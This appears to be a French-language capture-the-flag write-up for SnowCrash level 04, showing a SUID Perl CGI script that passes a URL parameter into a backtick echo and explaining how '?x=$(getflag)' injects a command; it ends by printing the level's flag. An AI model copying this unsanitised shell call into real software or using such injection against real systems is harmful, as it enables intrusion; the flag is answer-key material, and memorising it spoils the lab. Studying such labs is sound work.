
Level 04 :

```
level04@SnowCrash:~$ ls -la
total 16
dr-xr-x---+ 1 level04 level04  120 Mar  5  2016 .
d--x--x--x  1 root    users    340 Aug 30  2015 ..
-r-x------  1 level04 level04  220 Apr  3  2012 .bash_logout
-r-x------  1 level04 level04 3518 Aug 30  2015 .bashrc
-rwsr-sr-x  1 flag04  level04  152 Mar  5  2016 level04.pl
-r-x------  1 level04 level04  675 Apr  3  2012 .profile
level04@SnowCrash:~$
```

On voit un fichier/executable level04, il s'agit d'un script Pearl. Il a un bit SUID active (s dans -rwsr-sr-x). Ca signifie qu'il utilise les droits de flag04 pour s'execute. On le cat pour voir son fonctionnement.

```
level04@SnowCrash:~$ cat level04.pl
#!/usr/bin/perl
# localhost:4747
use CGI qw{param};
print "Content-type: text/html\n\n";
sub x {
  $y = $_[0];
  print `echo $y 2>&1`;
}
x(param("x"));
level04@SnowCrash:~$
```

On peut voir l'utilisation d'un echo qui prend un parametre y definis par x. On peut interagir avec x au moment de l'execution du script. On voit aussi la definition d'un port 4747, on peut donc en determiner une visibilie externe.



On rentre l'ip de la vm, donne a l'ecran de connexion, ainsi que le port.
Le ?x= permet de donner une valeur a x. Et derriere le $(getflag) permet a echo de lancer la commande getflag, car si on avait juste rentrer getflag il aurait afficher a chaine de caractere.

Ce qui nous donne le flag : ne2searoevaevoem4ov4ar8ap